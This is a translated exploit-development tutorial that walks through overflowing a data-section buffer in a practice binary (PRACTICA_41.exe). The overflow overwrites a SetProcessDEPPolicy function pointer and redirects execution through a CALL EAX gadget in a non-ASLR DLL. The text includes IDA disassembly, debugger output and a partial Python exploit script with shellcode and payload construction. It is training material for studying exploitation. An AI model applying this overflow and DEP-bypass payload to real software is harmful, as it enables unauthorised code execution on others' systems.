<code>size_t</code> (unsigned <code>_int64</code> or unsigned integer, depending on the target platform)	Result of <code>sizeof</code> operator.
...	...

And this size is unsigned. So, we could overflow the buffer. Let's see what its size is. Although, we saw it did it bad, but it tried to filter the size greater than 0x300. So, it probable that the buffer size is that.

```

• .data:00403018     security_cookie dd 0BB40E64Eh
• .data:00403018
• .data:0040301C dword_40301C      dd 1
• .data:00403020 ; char Buf[100]
• .data:00403020 Buf           db 64h dup(0)
• .data:00403084 ; void *p_SetDEP
• .data:00403084 p_SetDEP      dd 0
• .data:00403084
• .data:00403088 ; void *p_system____p_size
• .data:00403088 p_system____p_size dd 0
• .data:00403088
• .data:0040308C             align 10h
• .data:00403090 unk_403090    db 0
• .data:00403090

```

```

, sub_401429+7@w ...
; DATA XREF: sub_401429:loc_4014
; sub_401429+61@r ...
; DATA XREF: sub_401B18+2@r
; DATA XREF: ingreso+7@o
; ingreso+20@o
; DATA XREF: ingreso+17@r
; main+14@w
; DATA XREF: main+9@w
; main+1D@w
; DATA XREF: sub_401050+3@o

```

The buffer is in the data section and IDA tells me its size is 0x64 just below the buffer we see the **p_SetDEP** and **p_system____p_size** global variables.

So, there's no error. The 0x300 max. check even allows us to overflow this 0x64-byte buffer (100 decimal) without being negative. Just with a size greater than 0x64.

```


• .data:00403018     security_cookie dd 0BB40E64Eh
• .data:00403018
• .data:0040301C dword_40301C      dd 1
• .data:00403020 ; char Buf[100]
• .data:00403020 Buf           db 64h dup(0)
• .data:00403084 ; void *p_SetDEP
• .data:00403084 p_SetDEP      dd 0
• .data:00403084
• .data:00403088 ; void *p_system____p_size
• .data:00403088 p_system____p_size dd 0
• .data:00403088
• .data:0040308C             align 10h
• .data:00403090 unk_403090    db 0
• .data:00403090

```

```

; DATA XREF: sub_401429:loc_40146F@r
; sub_401429+61@r ...
; DATA XREF: sub_401B18+2@r
; DATA XREF: ingreso+7@o
; ingreso+20@o
; DATA XREF: ingreso+17@r
; main+14@w
; DATA XREF: main+9@w
; main+1D@w
; DATA XREF: sub_401050+3@o

```



Once it writes more than 0x64, I will continue downwards and I could step the saved pointers there in the data section.

After writing them, will it ever use those pointers?

The screenshot shows the IDA Pro interface. The assembly window displays the following code:

```
.data:00403014 .security_cookie dd 0BB40E64Eh
.data:00403018
.data:00403018
.data:0040301C dword_40301C    dd 1
.data:00403020 ; char Buf[100]
.data:00403020 Buf                 db 64h dup(0)
.data:00403020
.data:00403084 ; void *p_SetDEP
.data:00403084 p_SetDEP           dd 0
```

The `p_SetDEP` symbol is highlighted in yellow. Below the assembly window is a cross-references dialog titled "xrefs to p_SetDEP". It contains two entries:

Direction	Type	Address	Text
Up	r	ingreso+17	call p_SetDEP
Up	w	main+14	mov p_SetDEP,ecx

The second entry, `mov p_SetDEP,ecx`, is also circled in blue. At the bottom of the dialog, there are buttons for OK, Cancel, Search, and Help. The status bar at the bottom of the interface shows the address `00403098`.

I see a CALL using that pointer to the function in the references to `p_SetDEP` and if I step it with the overflow, it could detour the execution.

The screenshot shows the assembly window with the following code:

```
00401010 push    ebp
00401011 mov     ebp, esp
00401013 mov     eax, [ebp+Size]
00401016 push    eax
00401017 push    offset Buf      ; Buf
0040101C call    ds:gets_s
00401022 add    esp, 0
00401025 push    1
00401027 call    p_SetDEP
0040102D add    esp, 4
00401030 push    offset Buf
00401035 push    offset aHolas   ; "Hola %s\n"
0040103A call    sub_401100
0040103F add    esp, 8
00401042 pop    ebp
00401043 retn
00401043 ingreso endp
```

The `call p_SetDEP` instruction is highlighted in yellow and circled in blue. The assembly window title bar shows the address `00401027`.

It is just after the `gets_s`. So, it is perfect. Let's do the script.

```

23     1
24         return ''.join(struct.pack('<I', _ ) for _ in rop_gadgets)
25
26
27
28     shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc" + "\x83\xC0\x04\x50\x68\x24\x98\
29
30     stdin,stdout = popen4(r'PRACTICA_41.exe -1')
31     print "ATAQUEA EL DEBUGGER Y APRETA ENTER\n"
32     raw_input()
33
34     rop_chain = create_rop_chain()
35
36     fruta="A" * 0x64 + struct.pack("<L",0x99989796) + rop_chain + shellcode + "\n"
37
38     print stdin


```



script ()

it call last):

I modify the script I had that was similar enough and I set -1 as size. It will pass the check and I set 0x64 A's to fill the buffer and by now, I assign 0x99989796 that supposedly should step the pointer below.

As Mypepe.dll ROP was already done, I leave it. I'll see how I arrange it. Now, I execute the script and attach it with IDA and set a BP just after the `gets_s` to stop there.





The buffer looks full enough. Let's go to see there.
If I press U to UNDEFINE, I can see the A's. Let's verify if it stepped the pointer.

```
ata:00CB3020 db 41h ; A
ata:00CB3021 db 41h ; A
ata:00CB3022 db 41h ; A
ata:00CB3023 db 41h ; A
ata:00CB3024 db 41h ; A
ata:00CB3025 db 41h ; A
ata:00CB3026 db 41h ; A
ata:00CB3027 db 41h ; A
ata:00CB3028 db 41h ; A
ata:00CB3029 db 41h ; A
ata:00CB302A db 41h ; A
000E26 00CB3026: .data:00CB3026 (Synchroniz
iew-1
8 40 AA 4B 74 F0 8C 46 74 30 DC 46 74 00 D8 45
8 E0 A9 4B 74 00 AA 4B 74 00 D2 46 74 30 C2 46
```

We need to see if we stepped the pointer.

Debug View Structures

IDA View-EIP

```
.data:00CB3080 db 41h ; A
.data:00CB3081 db 41h ; A
.data:00CB3082 db 41h ; A
.data:00CB3083 db 41h ; A
.data:00CB3084 dword_Cb3084 dd 99989796h ; DATA XREF: sub_Cb1010+17↑w
.data:00CB3085
.data:00CB3086 ; void *
.data:00CB3087 db 94h ; ö
.data:00CB3088
.data:00CB3089 db 0EBh ; d
.data:00CB308A db 1
.data:00CB308B db 78h ; x
00001E84 00CB3084: .data:dword_Cb3084 (Synchronized with EIP)
```

Hex View-1

```
B2068 40 AA 4B 74 F0 8C 46 74 30 DC 46 74 00 D8 45 74 @-Kt=îFt0 Ft.+E1
```

I press D until it converts it into a DWORD and I see that it is well stepped with the value I set.

File Options View Process Find Handle Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	DEP
hvkcm64.exe	< 0.01	2.224 K	968 K	6892			Enabled (perman...
LSB.exe	1.16	74.768 K	1240 K	8236	Lenovo Service Bridge	Lenovo	Enabled (perman...
pycharm.exe		620.476 K	536.472 K	12780	PyCharm Community Edition	JetBrains s.r.o.	Enabled (perman...
fsnotifier.exe		1.572 K	1.696 K	8500	Filesystem events processor	JetBrains s.r.o.	Enabled (perman...
conhost.exe		4.888 K	1.332 K	10428	Console Window Host	Microsoft Corporation	Enabled (perman...
python.exe		3.048 K	8.196 K	23776			Disabled (perman...
conhost.exe		4.880 K	9.540 K	16072	Console Window Host	Microsoft Corporation	Enabled (perman...
cmd.exe		1.868 K	3.476 K	23688	Procesador de comandos d...	Microsoft Corporation	Enabled (perman...
PRACTICA_41.exe		520 K	2.804 K	28604			Disabled (perman...
Telegram.exe	0.86	88.596 K	36.328 K	5156		Telegram Messenger LLP	Enabled (perman...
conhost.exe		5.292 K	1.572 K	23900	Console Window Host	Microsoft Corporation	Enabled (perman...
nativeproxy.exe	0.01	1.028 K	1.072 K	18312			Disabled (perman...
cmd.exe		1.648 K	636 K	25336	Procesador de comandos d...	Microsoft Corporation	Enabled (perman...

Type Name
irectory \KnownDlls
irectory \KnownDlls32

I see It doesn't have DEP because we have just stepped the SetProcessDEPPolicy API that was going to enable it. So, we don't need the ROP here.

Structures Enums



```
00CB1016 push eax ; Size
00CB1017 push offset unk_Cb3020 ; Buf
00CB101C call ds:@s_S
00CB1022 add esp, 8
00CB1025 push 1
00CB1027 call dword_Cb3084
00CB102D add esp, 4
00CB1030 push offset unk_Cb3020
00CB1035 push offset aHolaS ; "Hola %s\n"
00CB103A call sub_CB1100
00CB103F add esp, 8
00CB1042 pop ebp
14,87 00000427 00CB1027: sub_CB1010+17 (Synchronized with EIP)
```

General registers

```
EAX 00CB3020 ↳ _data:Buf
EBP 00F54000 ↳ TIB[00005C74]:0
ECX 00000000 ↳
EDX 0000000A ↳
ESI 74506314 ↳ ucrtbase.dll!74506314
EDI 74506308 ↳ ucrtbase.dll!74506308
EBP 010FF838 ↳ Stack[00005C74]
ESP 010FF834 ↳ Stack[00005C74]
EIP 00CB1027 ↳ sub_CB1010+17
EFL 00000202
```

EAX points to the buffer with the A's. So, if I can jump there, I could fit the shellcode at the beginning and execute it.

I could look for a CALL EAX in mypepe that doesn't have ASLR. I use the new KeyPatch with the SEARCH option and I type CALL EAX.



We see, in the results, that there are some that belong to mypepe. I choose some, for example.


```

Mypepe.dll:7802C16A db 0ADh ; i
Mypepe.dll:7802C16B db 61h ; a
Mypepe.dll:7802C16C db 0FFh
Mypepe.dll:7802C16D db 0FFh
Mypepe.dll:7802C16E ; -----
Mypepe.dll:7802C16E call    eax
Mypepe.dll:7802C170 in     eax, 0DCh
Mypepe.dll:7802C172 std
Mypepe.dll:7802C173 rel    ch, 1
Mypepe.dll:7802C175 mov    al, ch
J:\Users\ricna\Desktop\42\mypepe.au
UNKNOWN 7802C16E: Mypepe.dll:mypepe_modf+21C (sy)

```

When I go there, I press C for it to convert it in code because I hadn't disassembled it.

0x7802c16e will be the CALL EAX that I choose. I add it in the script.



```

script.py x

shellcode = "\xB8\x40\x50\x03\x78\xC7\x40\x04" + "calc" + "\x83\xC0\x04\x50\x68\x24\x98\x
stdin,stdout = popen4(r'PRACTICA_41.exe -1')
print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()


rop_chain = create_rop_chain()
fruta=shellcode + "A" * (0x64-len(shellcode)) + struct.pack("<L",0x7802c16e) + "\n"

print stdin

print "Escribe: " + fruta
stdin.write(fruta)
print stdout.read(40)

```

I put the shellcode ahead because it jumps to the buffer start and for not to vary the size before the pointer, I subtract the shellcode size to the A's quantity. I won't need the ROP anymore. So, I delete it.



```

script: #P@x#calc#PhS#Oxy#AAAAAAAAAAAAAAA
Process finished with exit code 0

```



The chicken is ready. It executes the calculator. I hope someone makes me happy solving the 41b or at least he/she tries it.

Ricardo Narvaja

Translated by: @IvinsonCLS